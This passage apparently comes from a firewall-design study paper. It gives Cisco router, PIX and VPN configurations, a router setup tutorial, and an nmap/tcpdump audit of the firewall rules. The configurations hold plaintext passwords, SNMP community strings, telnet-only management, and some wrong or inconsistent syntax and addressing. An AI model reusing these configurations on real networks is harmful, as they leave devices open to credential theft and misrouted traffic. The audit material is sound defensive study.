permit tcp host 10.0.0.1 host 192.168.10.10 any established
permit udp host 10.0.0.1 host 192.168.10.10 gt 1023
remark – deny all else
deny ip any any log

ip access-list extended lan2internet
remark – egress – allow any from internal lan to internet
permit tcp any any
permit udp any any
remark – deny all else
deny ip any any log

ip access-list extended internet2lan
remark – ingress - deny any into internal lan -- we never allow any traffic into our internal network from the Open Internet.
deny ip any any log
!
remark – all of our logs will be at debugging level.

```
logging trap debugging
logging 192.168.0.15
remark – There is no need for cdp to be running.  This command stops it globally rather than
doing it per interface.  CDP is a protocol that tells the router to advertise itself.
no cdp run
remark – I have enabled snmp on the management interface only
snmp-server engineID local 800000090300000AB7309C81
snmp-server community m3an1ngl3ssrule RO
remark – authentication happens on management interface
radius-server host 10.0.0.3
radius-server timeout 2
!
line con 0
exec-timeout 20 0
password 7 071F20401E08151118
transport preferred none
line vty 0 4
password 7 010307080B0A0A1B2E
login authentication vtymethod
transport preferred none
transport input telnet
transport output none
escape-character 27
line vty 5 15
password 7 010307080B0A0A1B2E
login authentication vtymethod
transport preferred none
transport input telnet
transport output none
escape-character 27
!
ntp clock-period 17180087
ntp server 192.168.0.20
end
```

FRONT END FIREWALL

This is the firewall protecting the service network.

```
: Saved
: Written by cookiemaster at 05:26:16.364 UTC Thu Nov 14 2003
PIX Version 6.2(2)112
# The following is the definition of the security zones.  Each security zone correlates to how that network is treated.  Something with security level of 100 is the most protected and something with security level of 0 is the least protected.
nameif ethernet0 outside security0
nameif ethernet1 inside security75
nameif ethernet2 maintenance security 100
enable password YL5gswb3sjtYNYU4 encrypted
passwd 0ujrjl4E.hl2YdAc encrypted
# hostname
hostname frontendpix
# Fixup helps with protocols that jump ports.  Some protocols do not consistently talk on the same port, fixup keeps track of this so that for example for ftp who's reply traffic can be on data port 20, you can just code the word ftp in the ACL and the PIX will keep track of the session even when new initiations are going to happen on port 20.
fixup protocol ftp 21
no fixup protocol smtp 25
no fixup protocol http 80
names

# Now comes the acls.  Before you can understand the ACLS, you might want to jump to the applies section and review which interface each ACL list is applied on.  There is no acls' for the maintenance network – nothing is applied on that interface.

# Outside ACL
# Ingress filters – this shows what is allowed from the open Internet into the service network. All is stateful, the only things needed are mail, www, dns.  Then deny everything
access-list outside permit tcp any host 204.204.204.6 eq www
access-list outside permit tcp any host 204.204.204.6 eq 443
access-list outside permit tcp any host 204.204.204.5 eq 25
access-list outside permit udp any host 204.204.204.3 eq dns
access-list outside deny ip any any

# Inside ACL
# Egress filters – all is stateful, the only thing needed initiated outbound is mail and I allowed icmp echo-requests for troubleshooting.
access-list inside permit icmp any any echo-request
access-list inside permit tcp host 204.204.204.4 any eq smtp
# Deny all else
access-list inside deny ip any any

pager lines 30
```

```
# logging setup: logging to maintenance network at informational level.
logging on
logging buffered notifications
logging trap informational
logging history critical
logging host inside 10.0.10.100
interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full
interface ethernet3 100full
interface ethernet4 100full
interface ethernet5 auto shutdown
mtu outside 1500
mtu inside 1500
mtu mgmnt 1500
Ip addresses of interfaces
ip address outside 204.204.204.19 255.255.255.255
ip address inside 204.204.204.1 255.255.255.252
ip address maintenance 10.0.10.1 255.255.255.255
ip audit info action alarm
ip audit attack action alarm
# There is no failover
no failover
failover timeout 0:00:00
failover poll 15
failover ip address outside 0.0.0.0
failover ip address mgmnt 0.0.0.0
failover ip address inside 0.0.0.0
pdm history enable
arp timeout 14400
# nat
global (outside) 1 204.204.204.19
nat (inside) 1 0.0.0.0 0.0.0.0 0 0
nat (inside) 1 0.0.0.0 0.0.0.0 0 0
# This is all the applies showing which acl-list applied to which interface
access-group outside in interface outside
access-group inside in interface inside
# Static Routes
route outside 0.0.0.0 0.0.0.0 204.204.204.19 1
route inside 204.204.204.1 255.255.255.252 204.204.204.1 1
timeout xlate 3:00:00
timeout conn 12:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00 sip 0:30:00
sip_media 0:02:00
timeout uauth 0:05:00 absolute
# Radius authentication to the maintenance network radius server
aaa-server RADIUS protocol radius
aaa-server RADIUS (inside) host 10.0.10.11 rad2pix timeout 3
aaa-server LOCAL protocol local
# Snmp setup
```

```
snmp-server host inside 192.168.10.150
snmp-server community m3aninglessrule
no snmp-server enable traps
floodguard enable
no sysopt route dnat
# Support of this device is via telnet on the out of band network
telnet 10.0.10.10 255.255.255.255 maintenance
telnet timeout 60
ssh timeout 5
terminal width 80
Cryptochecksum:97b97d1151a6ac293072ce2a025cd792
: end
```

BACK END FIREWALL

This is the firewall protecting the service network.

: Saved
: Written by cookiemaster at 05:26:16.364 UTC Thu Nov 14 2003
PIX Version 6.2(2)112
Firstly is the security zone definitions. Each security zone correlates to how that network is treated. Something with security level of 100 is the most protected and something with security level of 0 is the least protected.
nameif ethernet0 outside security0
nameif ethernet5 servicenetwork security25
nameif ethernet4 dbnetwork security50
nameif ethernet3 vpnnetwork security75
nameif ethernet2 maintenance security 90
nameif ethernet1 inside security100
enable password YL5gswb3sjtYNYU4 encrypted
passwd 0ukwejsl4E.h3RtdAc encrypted
Hostname
hostname backendpix
Fixup helps with protocols that jump ports. Some ports do not consistently talk on the same port, fixup keeps track of this so that for example for ftp who's reply traffic can be on data port 20, you can just code the word ftp in the ACL and the PIX will keep track of the session even when new initiations are going to happen on port 20.
fixup protocol ftp 21
no fixup protocol smtp 25
no fixup protocol http 80
names

Now comes the acls. Before you can understand the ACLS, you might want to jump to the applies section and review which interface each ACL list is applied on.

 # Service ACL
This access list relates to what is permitted from the service network to the other networks. The only things in here are that the web server talks to the database and application server (on the db network) with the postgres db2 and application ports (5432 and 2222). The fact that this network talks to the external network with mail and dns is handled by the front end router and so is not addressed here. All else should be denied.
access-list service permit tcp host 204.204.204.6 host 172.16.0.4 eq 5432
access-list service permit tcp host 204.204.204.6 host 172.16.0.3 eq 2222
deny everything else
access-list service deny ip any any log

 # VPN ACL
This access list relates to what is permitted from the VPN network to the other networks.
deny everything
access-list vpn deny ip any any log

 # Outside ACL
This access list relates to what is permitted from the Outside open Internet to the other networks. I will permit any to the webserver on 80 and 443, will permit any to the inbound mail server on smtp and will allow my isp dns to talk to my dns server on udp 53. Then of course, deny everything else
access-list outside permit tcp any host 204.204.204.8 any 80
access-list outside permit tcp any host 204.204.204.8 any 443
access-list outside permit tcp any host 204.204.204.5 any 25
access-list outside permit udp host 207.248.223.25 any host 204.204.204.8 53
access-list outside deny ip any any log

 # Database ACL
This access list relates to what is permitted from the database network to the other networks. Nothing should be allowed from the database network to other networks so this is simply a deny.
access-list db deny ip any any

 # Maintenance ACL
This access list relates to what is permitted from the database network to the other networks. The maintenance network was only connected to the PIX so that it could maintain that PIX interface. All other maintenance traffic is done on the out of band network. I do not have to put any rules in here because all of the allowances I need to maintain this interface happen in other places on the config file. For example, I set telnet access to a host on the network and logging to a host on this maintenance network. Nothing should be going through this interface so I will deny all.
access-list maintenance deny ip any any

 # Inside ACL
This access list relates to what is permitted from the internal company network to the other networks. After I block a few file sharing ports, allow the financial folks into the db network and the support staff into the service networks I will deny everything to all networks except the outside network because I will allow everything to that network. If the internal company needs to get to our own web servers, they will do so by first routing outside to the Open Internet and coming in the way outsiders do.
blockkaaza
access-list inside deny tcp any any kaazaport
limewire
access-list inside deny tcp any any limewireport
allow financial ip to db network on postgres db port
access-list inside permit tcp host 192.168.10.200 host 172.16.0.4 5432 log
allow support staff to all networks on 22
access-list inside permit tcp host 192.168.10.10 204.204.204.8 255.255.255.252 22 log
access-list inside permit tcp host 192.168.10.10 204.204.204.0 255.255.255.252 22 log
access-list inside permit tcp host 192.168.10.10 172.16.0.29 255.255.255.252 22 log
access-list inside permit tcp host 192.168.10.10 172.16.0.29 255.255.255.252 5432 log
deny internal to all networks except outside
access-list inside deny ip 192.168.10.10 255.255.0.0 204.204.204.8 255.255.255.252 log
access-list inside deny ip 192.168.10.10 255.255.0.0 204.204.204.0 255.255.255.252 log

```
access-list inside deny ip 192.168.10.10 255.255.0.0 172.16.0.0 255.255.0.0 log
access-list inside deny ip 192.168.10.10 255.255.0.0 10.0.10.0 255.255.255.0 log
# permit internal anywhere on tcp and udp – this, after all the denies, is only letting them
outside
access-list inside permit tcp any any
access-list inside permit udp any any
# deny all else
access-list inside deny ip any any

pager lines 30
# logging is functional and is pushing syslogs to server on maintenance network.  Logging at
informational level which is pretty high.  We will keep it this high until we run into a space
issue.
logging on
logging buffered notifications
logging trap informational
logging history critical
logging host maintenance 10.0.0.15
interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full
interface ethernet3 100full
interface ethernet4 100full
interface ethernet5 auto shutdown
mtu outside 1500
mtu inside 1500
mtu servicenetwork 1500
mtu vpnnetwork 1500
mtu dbnetwork 1500
mtu maintenance 1500

ip address outside 204.204.204.17 255.255.255.252
ip address inside 192.168.0.1 255.255.255.0
ip address servicenetwork 204.204.204.2 255.255.255.248
ip address vpnnetwork 204.204.204.9 255.255.255.248
ip address dbnetwork 172.16.0.1 255.255.255.248
ip address maintenance 10.0.0.1 255.255.255.0
ip audit info action alarm
ip audit attack action alarm
no failover
failover timeout 0:00:00
failover poll 15
failover ip address outside 0.0.0.0
failover ip address mgmnt 0.0.0.0
failover ip address inside 0.0.0.0
pdm history enable
arp timeout 14400
# natting – it only has to happen for the dbnetwork
global (outside) 1 204.204.204.17
```

```
global (outside) 2 204.204.204.22-204.204.204.23 netmask 255.255.255.224
nat (inside) 2 192.168.0.0 255.255.255.0 0 0
nat (outside) 0 0.0.0.0 0.0.0.0 0 0
nat (servicenetwork) 0 0.0.0.0 0.0.0.0 0 0
nat (vpnnetwork) 0 0.0.0.0 0.0.0.0 0 0
nat (dbnetwork) 1 172.16.0.0 255.255.255.248 0 0
nat (maintenance) 0 0.0.0.0 0.0.0.0 0 0
# This is all the applies showing which acl-list applied to which interface
access-group service in interface servicenetwork
access-group vpn in interface vpnnetwork
access-group db in interface dbnetwork
access-group outside in interface outside
access-group inside in interface inside
access-group maintenance in maintenance
# Static Routes  everything goes to the external interface except 192. traffic.
route inside 192.168.0.0 255.255.0.0 192.168.0.1 1
route outside 0.0.0.0 0.0.0.0 204.204.204.17 1
timeout xlate 3:00:00
timeout conn 12:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00 sip 0:30:00
sip_media 0:02:00
timeout uauth 0:05:00 absolute
# Radius authentication – goes to maint network
aaa-server RADIUS protocol radius
aaa-server RADIUS (inside) host 10.1.10.11 rad2pix timeout 3
aaa-server LOCAL protocol local
# Snmp setup
snmp-server host inside 192.168.10.150
snmp-server community m3aninglessrule
no snmp-server enable traps
floodguard enable
no sysopt route dnat
# Support of this device is via telnet on the out of band network
telnet 10.0.10.10 255.255.255.255 maintenance
telnet timeout 60
ssh timeout 5
terminal width 80
Cryptochecksum:97b97d1151a6ac293072ce2a025cd792
: end
```

VPN CONFIG (client to site)

Remark – this is very similar to the border router configuration because they are both using version 12.2.
Remark – the author did not have access to the actual hardware devices and so in order to write the config, a sample was downloaded off of cisco's website and modified to show what it would look like if it were deployed.

```
version 12.2
no service pad
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
service internal
!
remark -- hostname
hostname RemoteEmployeeVPN
!
aaa new-model
!
!
aaa authorization network hw-client-groupname local
aaa session-id common
enable password 12312dfds5
!
username ima password 0 sucker
memory-size iomem 15
clock timezone - 0 6
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
ip subnet-zero
remark – same as with border router, this company does not permit people to bypass the routing schema.
no ip source-route
!
!
ip giacenterprises.com
!
ip audit notify log
ip audit po max-events 100
!
crypto isakmp policy 1
 encr 3des
 authentication pre-share
 group 2
crypto isakmp client configuration address-pool local dynpool
```

```
!
crypto isakmp client configuration group hw-client-groupname
 key hw-client-password
 dns 207.248.10.200 207.248.10.201
 domain giacenterprises.com
 pool dynpool
!
!
crypto ipsec transform-set transform-1 esp-3des esp-sha-hmac
!
crypto dynamic-map dynmap 1
 set transform-set transform-1
!
!
crypto map dynmap isakmp authorization list hw-client-groupname
crypto map dynmap client configuration address respond
crypto map dynmap 1 ipsec-isakmp dynamic dynmap
!
!
remark – defining the interfaces
interface Ethernet0/0
 description connected to INTERNET
 ip address 204.204.204.11 255.255.255.255
 half-duplex
 no cdp enable
 crypto map dynmap
!
interface FastEthernet0/0
 description connected to VPN LAN
 ip address 204.204.204.9 255.255.255.255
 speed auto
 no cdp enable
!
remark – this is the pool of ip's the remote employees will get.
ip local pool dynpool 192.168.10.50 192.168.10.60
ip classless
ip route 0.0.0.0 0.0.0.0 Ethernet0/0
remark – it is unnecessary and a security exposure to have an http server running on this
device so it is disabled
no ip http server
remark – enable protocol independent multicast
ip pim bidir-enable
!
!
remark – as with the border router, there is no need for this device to announce itself on the
network so CDP will be disabled on all interfaces.
no cdp run
!
line con 0
```

```
line aux 0
line vty 0 4
 password 12312dfds5
!
end
```

VPN CONFIG (Site to Site)

Remark – the author did not have access to the actual hardware devices and so in order to write the config, a sample was downloaded off of cisco's website and modified to show what it would look like if it were deployed.

```
version 12.2
no service pad
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
service internal
!
hostname PartnerVPN
!
aaa new-model
!
!
aaa authorization network hw-client-groupname local
aaa session-id common
enable password 123345dfds5
!
username ima password 0 sucker
memory-size iomem 15
clock timezone - 0 6
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
ip subnet-zero
remark – same as with border router, this company does not permit people to bypass the routing schema.
no ip source-route
!
!
ip domain-name giacenterprises.com
!
ip audit notify log
ip audit po max-events 100
!
crypto isakmp policy 1
 encr 3des
 authentication pre-share
 group 2
crypto isakmp client configuration address-pool local dynpool
!
crypto isakmp client configuration group hw-client-groupname
 key hw-client-password
 dns 207.248.10.200 207.248.10.201
```

```
 domain giacenterprises.com
 pool dynpool
!
!
crypto ipsec transform-set transform-1 esp-3des esp-sha-hmac
!
crypto dynamic-map dynmap 1
 set transform-set transform-1
!
!
crypto map dynmap isakmp authorization list hw-client-groupname
crypto map dynmap client configuration address respond
crypto map dynmap 1 ipsec-isakmp dynamic dynmap
!
!
remark – defining the interfaces
interface Ethernet0/0
 description connected to INTERNET
 ip address 204.204.204.11 255.255.255.255
 half-duplex
 no cdp enable
 crypto map dynmap
!
interface FastEthernet0/0
 description connected to VPN LAN
 ip address 204.204.204.9 255.255.255.255
 speed auto
 no cdp enable
!
remark – this is the pool of ip's the partners will get.
ip local pool dynpool 192.168.10.70 192.168.10.80
ip classless
ip route 0.0.0.0 0.0.0.0 Ethernet0/0
remark – shutdown http server – it is not necessary and is a security exposure.
no ip http server
remark – enable protocol independent multicast
ip pim bidir-enable
!
!
remark – as with the border router, there is no reason for this device to announce itself so cdp
will be disabled on all interfaces
no cdp run
!
line con 0
line aux 0
line vty 0 4
 password 12312dfds5
!
end
```


BORDER ROUTER TUTORIAL

This tutorial will help guide how to install and configure the Cisco filtering router (Cisco 2620). The entire configuration for this device was previously documented. The following explanation is broken into sections explaining setup, configuration, rules and security.

The references used throughout this tutorial are the Software Configuration Guide from Cisco obtained through this link:
http://www.cisco.com/en/US/products/hw/routers/ps259/products_configuration_guide_book09186a008007e5e4.html
Also used was the book "Cisco Router Handbook" by George C. Sacket.

SETUP

Lets start from the beginning, in order to connect to the device, you have to set a terminal emulator (for example hyperterminal in Microsoft Windows) to 9600 baud, 8 data bits, no parity and 1 stop bit.



1. Plug the COM cable from your terminal to the router.
2. Power on the router.
3. You will then get a display showing the software type and various information about the router. When it asks if you want to enter the initial configuration, type "yes".
4. Enter a hostname
5. Enable and enter a secret password
6. Enter an enable password that is different from your secret password. This enable password is what you will use to switch into enable mode.

7. Enter a virtual terminal password that is different from the previous two passwords.
8. Do not enable snmp – we will not be using it.
9. Do not configure LAT, AppeTalk or DECnet.
10. Do configure IP and IGRP
11. Do not configure CLNS, IPX, XNS, Apollo or Bridging.
12. Enable Ethernet
    Ethernet 0/1
    IP will be 207.248.10.5 (This is the IP our ISP gave us.)
    Subnet 255.255.255.255
    Ethernet 0/2
    IP will be 204.204.204.0
    Subnet 255.255.255.248
    Ethernet 0/3
    IP will be 204.204.204.8
    Subnet 255.255.255.248
    Ethernet 0/4
    IP will be 204.204.204.18
    Subnet 255.255.255.255

CONFIGURATION

The Basics: The command line interface (CLI) will be used for all configuration modifications. There are different modes you can be in, each will be described below. The modes incrementally allow the user increased authority to do increasingly damaging commands so passwords are needed to switch modes. To exit a mode, simply type, "exit". One command that will be used over and over is the show config command. This can be done by simply typing "sh conf". For help in remembering commands, the ? symbol will start giving help prompts. Typing a command with a ? appended will give help on that specific command.

Enable mode: the first thing you have to do is go into enable mode the password of which was created in the setup. To do this type "enable". You will know you are in this mode when you see this command prompt:
Router#

Global Configuration mode: Type "configure terminal" which will change your command prompt to:
Router(config)#
The types of configuration commands you will make here are:
    -Rename your router. Your prompt will now look like this:
     giac_border(config)#.
    -Enable secret <password>. This restricts access to the execute mode.

Line Configuration mode: Type "line con 0". This lets you configure the console port.
    -Prevent EXEC from timing out "exec-timeout 0 0"

EXEC mode: This is a privileged mode accomplished by typing "EXEC" at the command line. This is how you do things like load a new IOS image from a server.

Configure Interface mode: once you are at the global config mode, type “interface Ethernet 0/0” or whatever interface you want to configure and the command prompt will change to giac_border(config-if)# and you will be able to alter it.

ACCESS LISTS
***All command example syntax taken verbatim out of the Cisco Router Handbook”*

We will be using extended access lists. The format for creating a standad IP acces list is:

Access-list extended *name* {**deny** | **permit**} *protocol source source-wildcard destination destination-wildcard* [**precedence** *precedence*] [**tos** *tos*] [**log**]

The protocol for all of our rules will be IP. The destination wildcard is essentially the opposite of a subnet mask. Be careful with the wildcard if you are accustomed to seeing subnet masks or the rules will not work.

For example, when we do our anti-spoofing the rule entry will look like this
Access-list extended wan-in deny ip 127.0.0.0 0.255.255.255 any log

ICMP has a little different format:

Access-list extended *name* {**deny** | **permit**} **icmp** *source source-wildcard destination destination-wildcard [icmp-type [icmp-code]* | *icmp-message]* [**precedence** *precedence*] [**tos** *tos*] [**log**]

SECURITY
So far we have dealt with the functionality of the device but not with security of the device. This link from Cisco was used to help secure the device.
http://www.cisco.com/warp/public/707/21.html

Banners
A banner needs to be installed to help with law enforcement should the box be compromised. It seems silly to have to tell attackers they are not allowed to compromise your system but nonetheless, is useful in court and is a simple addition so needs to be done.
To change it, go into EXEC mode and type:
giac_border(config)# banner motd ^Example text would be “Warning: Unauthorized use of this system is prohibited and subject to criminal action. All violators subject to prosecution! ^c

Logging
We will set authentication to go to a RADIUS server and log all logins using syslog. SNMP is going to be disabled otherwise we would log it as well. We will also log denies and certain filters have log appended to the rule, meaning these are rules that are interesting to us so they will be logged. All logs will be stored for at least 90 days on the syslog server. The levels of logging can range from alert to debugging. Default is warning but we will be logging at a

debug level which seems high but we have the hard disk space so for now, we will leave it at debugging and re=evaluate if the size of logs becomes unmanageable.

Path Integrity
We have default routes set up and there is no reason anyone should ever try to bypass these by picking their own routes through our network. "no ip source-route" will not forward these packets where the originator is specifying a unique path.

Unnecessary Services
Our version of ios (12.2(8)) should have all unnecessary services shut down by default but because I am a paranoid architect, the administrator needs to type all of these commands (even if some should be off by default) AND do full tcp/udp scans on every interface.

No service tcp-small-servers
No service udp-small-servers
No service finger
No cdp running
Ntp disable
No ip http server
No service pad
No service dhcp
No ip unreachables
no ip proxy arp
no ip redirects

Patching
Cisco has patches that come out periodically. These need to be applied immediately. Unfortunately we do not have a test box to put them on so though they need to be applied immediately, they need to be in a change request and hopefully in a maintenance window unless the severity deems otherwise. This means the admin needs to check this site every day:
http://www.cisco.com/warp/public/707/advisory.html

This completes the security policy documentation and tutorial. The next section will proceed to test these policies to ensure that they are working as intended.

FIRMWALL POLICY VERIFICATION

This section will validate the primary firewall to verify that the policies are correctly enforced. The primary firewall is the back end firewall.

PLAN THE EVALUATION

Background: Giac Enterprises has two primary firewalls: the front end and the back end. The front end protects the DMZ and the back end protects the higher security service network and the internal company network. The back end firewall has connections to every network in the company so it is critical that this firewall be set up correctly. This back end firewall will be tested in this evaluation but all firewalls will have security policies evaluated quarterly. This specific testing will tell us if the web server was compromised, if attackers were able to get into the internal networks via any undocumented flows. The big concern is that an attacker would be able to compromise the master database. This policy evaluation will validate port flows but in addition to this testing, an ethical hacking team should be engaged periodically to ensure the safety of the main database.

The back end firewall has connections to every segment in our network. The rulesets are very tight, they are restricted host to host in most cases and are set up to deny all unless specifically permitted. Cisco PIX has a unique feature that higher security zones can talk to lower security zones on anything if the nat 0 statement exists, because essentially this turns the PIX into a router and higher can speak to lower. The way around this is to put in access control lists for each interface, thus implementing the implied deny any. The rulesets additionally have a deny any at the end of each ACL for best practice.

Technical Specifics: Previously in this paper there was a matrix of services; this matrix outlined what exactly is approved between subnets. This will be the basis of the validation because the security team has approved this matrix of services and any flow that does not exist in this matrix is in violation of security policy. Using this as a guide, the technical approach will be to do a series of simple nmap scans between segments to test functionality – to test first that what is supposed to be allowed is being allowed (which will also validate that the test scanner is set up correctly) and then secondly will test if what is supposed to be denied is denied. A sniffer placed on the destination subnet of the scan will validate traffic that gets through the network.

Scanner – firewall – sniffer

This will test ordinary and expected TCP, UDP and ICMP traffic. Then the audit will check to see if malformed packets are making it through. The next test will be to check and see if all firewall interfaces are invisible to the various networks. The only firewall interfaces that should be listening are on the maintenance network and all others should be unreachable. This will be done by employing a full nmap scan against the interface with syntax given in the following section.

Logistics: This testing should be fairly harmless but because of the potential risks, there is no reason to do the testing during normal business hours. This testing will take less than eight hours and will commence at 8pm on a Sunday and conclude at 4am on a Monday morning. Testing will not be done during a maintenance window, for the simple reason of possible conflicts with someone trying to patch the firewall or add a rule at the same time as testing. Policy verification schedules will go through the normal change request process. This is purposefully not scheduled on a Friday because Friday's typically have the bulk of attacks against our environment and it is important not to mistakenly ignore an IDS alert thinking that it is simply testing.

The cost of this testing is mostly labor. The company already has two laptops for testing (both running Linux Redhat 8.0 with Nessus, Nmap, Netcat, Tcpdump and Ethereal.) The labor will be two employees at eight hours each = 16 hours * hourly rate. If we assume an hourly rate of $100-200, this will cost $1600-$3200. If a report is requested, another 8 hours for reporting brings the maximum total to $4800. .

Risks: The worst-case scenario is that the firewall is taken down or one of the hosts on the receiving end is taken down. The fix is to reboot. Because of this, testing needs to be done when down time is permitted so as not to break any service level agreements. All servers and the firewall are at an updated level of code so there is little worry that one will go down and will not come back up.

TOOLS TUTORIAL

Here is a short nmap tutorial so that the nmap commands make sense.
NMAP: Nmap is an open source port scanner utility that can be used to test security policies. There are various nmap features but specifically this testing will be using nmap's ability to test which ports are listening on a known host. (Nmap can also find hosts and fingerprint OS but that is generally more useful for vulnerability testing.) It sends requests to various ports to see what is listening.
Syntax: The general syntax for nmap is as follows:
**Taken from the nmap man page

```
nmap [Scan Type(s)] [Options] <host or net #1 ... [#N]>
```

There are numerous options to put in the [options] portion; the options this test will be using will be to specify tcp (sT) udp and (sU) ports (p).
For example, a tcp scan of tcp port 80 on a class c subnet of hosts would look like:
Nmap scan –sT –p 80 204.204.204.0-255

TCPDUMP: Tcpdump is another open source utility for analyzing network traffic. Known as a "sniffer" tcpdump listens to all traffic on a promiscuous interface. The tool will specifically be used in this testing to see if traffic produced by nmap, made it across the firewall.
Syntax: The general syntax for tcpdump is as follows:
** taken from the tcpdump man page

```
tcpdump [-aAdDeflnNOpqRStuvxX] [-B size] [-c count] [ -C file_si[ -F
file ] [ -i interface ] [ -r file ] [ -s snaplen ][ -T type ] [ -w
file ] [ -E algo:secret ] [ expression ]
```

There are numerous options but this testing will simply be listening for a certain host or subnet, to see what traffic made it through the firewall.
For example, tcpdump listening for traffic sourcing from a traffic generator named srchost.com will look like:
Tcpdump src host srchost.com

CONDUCT THE EVALUATION

Now that the different utilities have been explained, here is the result of the testing of the security policy. The generic output form will look like this:

Success or Failure
Segment: to
Expected Results:
Nmap Command:
Tcpdump Results:

Test #1 Failure
Segment: Internal to Service Network – Web,Mail,DNS

Expected Results:
I expect that that only mail and dns make it to their respective systems. Mail should get through to 204.204.204.5 and DNS should get through to 204.204.204.5. All else should fail.
Nmap Command:

```
[cm@gt ct]$ nmap -sT -sU -p 1-65535 204.204.204.0-15
```

Tcpdump Results:

```
[root@saoffice124 root]# tcpdump src host srchost.com
tcpdump: listening on eth0
(…edited for brevity)
13:32:07.016199 srchost.com.54505 > dsthost.com.23298: S
1690407980:1690407980(0) win 5840 <mss 1460,sackOK,timestamp
457606661
0,nop,wscale 0> (DF)
13:32:07.016265 srchost.com.54506 > dsthost.com.60210: S
1696539280:1696539280(0) win 5840 <mss 1460,sackOK,timestamp
457606661
0,nop,wscale 0> (DF)
```

```
13:32:07.016448 srchost.com.54507 > dsthost.com.20193: S
1687799738:1687799738(0) win 5840 <mss 1460,sackOK,timestamp
457606661
0,nop,wscale 0> (DF)
13:32:07.016512 srchost.com.54508 > dsthost.com.32725: S
1690305457:1690305457(0) win 5840 <mss 1460,sackOK,timestamp
457606661
0,nop,wscale 0> (DF)
13:32:07.016689 srchost.com.54509 > dsthost.com.27442: S
1688725077:1688725077(0) win 5840 <mss 1460,sackOK,timestamp
457606661
0,nop,wscale 0> (DF)
13:32:07.016754 srchost.com.54510 > dsthost.com.10242: S
1695990719:1695990719(0) win 5840 <mss 1460,sackOK,timestamp
457606661
0,nop,wscale 0> (DF)
(… edited for brevity)
65562 packets received by filter
60257 packets dropped by kernel
```

Comments: The firewall rule was written wrong and many flows (about 65,000) were allowed to the service network that should not have been allowed. After review of the firewall rules it appears all flows were allowed from internal to the service network. This has been corrected.

Test #2 Success
Segment: Internal to Service Network– Database,Application

Expected Results:
Nothing should be allowed from internal to this service network.
Nmap Command:

```
[cm@gt ct]$ nmap -sT -sU -p 1-65535 204.204.204.16-31
```

Tcpdump Results:

```
[root@saoffice124 root]# tcpdump src host srchost.com
tcpdump: listening on eth0

0 packets received by filter
0 packets dropped by kernel
```

Test #3 Success
Segment: Internal to VPN Network

Expected Results:
Nothing should be allowed from internal to this service network.
Nmap Command:

```
[cm@gt ct]$ nmap -sT -sU -p 1-65535 204.204.204.32-47
```

Tcpdump Results:

```
[root@saoffice124 root]# tcpdump src host srchost.com
tcpdump: listening on eth0

0 packets received by filter
0 packets dropped by kernel
```

Test #4 Success
Segment: Internal to open Internet

Expected Results:
Everything should be allowed to the open Internet. Note: The way we are going to test this is by testing an IP on the border router. The reason is that I do not want the actual scan to get out of our environment. I do not want something thinking we are hacking them.
Nmap Command:

```
[cm@gt ct]$ nmap -sT -sU -p 1-65535 157.1.1.17
```

Tcpdump Results:

```
(edited just to show a sample of it for brevity)
13:32:06.817275 srchost.com.53098 > dsthost.com.3241: S
1698877320:1698877320(0) win 5840 <mss 1460,sackOK,timestamp
457606641 0,nop,wscale 0> (DF)
13:32:06.817449 srchost.com.53099 > dsthost.com.14131: S
1695904984:1695904984(0) win 5840 <mss 1460,sackOK,timestamp
457606641
0,nop,wscale 0> (DF)
13:32:06.817521 srchost.com.53100 > dsthost.com.30679: S
1689602543:1689602543(0) win 5840 <mss 1460,sackOK,timestamp
457606641
0,nop,wscale 0> (DF)
13:32:06.817692 srchost.com.53101 > dsthost.com.4899: S
1701227893:1701227893(0) win 5840 <mss 1460,sackOK,timestamp
457606641 0,nop,wscale 0> (DF)
13:32:06.817764 srchost.com.53102 > dsthost.com.hmmp-ind: S
1694495217:1694495217(0) win 5840 <mss 1460,sackOK,timestamp
457606641 0,nop,wscale 0> (DF)
13:32:06.817943 srchost.com.53103 > dsthost.com.933: S
1693488049:1693488049(0) win 5840 <mss 1460,sackOK,timestamp
457606641 0,nop,wscale 0> (DF)
13:32:06.818009 srchost.com.53104 > dsthost.com.8897: S
1685588797:1685588797(0) win 5840 <mss 1460,sackOK,timestamp
457606641 0,nop,wscale 0> (DF)
13:32:06.818177 srchost.com.53105 > dsthost.com.28838: S
1693156154:1693156154(0) win 5840 <mss 1460,sackOK,timestamp
457606641
0,nop,wscale 0> (DF)
```

Test #5 Success

Segment: Internal to Maintenance Network

Expected Results:
Nothing should be allowed into the maintenance network. Nmap Command:
Nmap Command:
```
[cm@gt ct]$ nmap -sT -sU -p 1-65535 10.0.0.0-254
```
Tcpdump Results:
```
[root@saoffice124 root]# tcpdump src host srchost.com
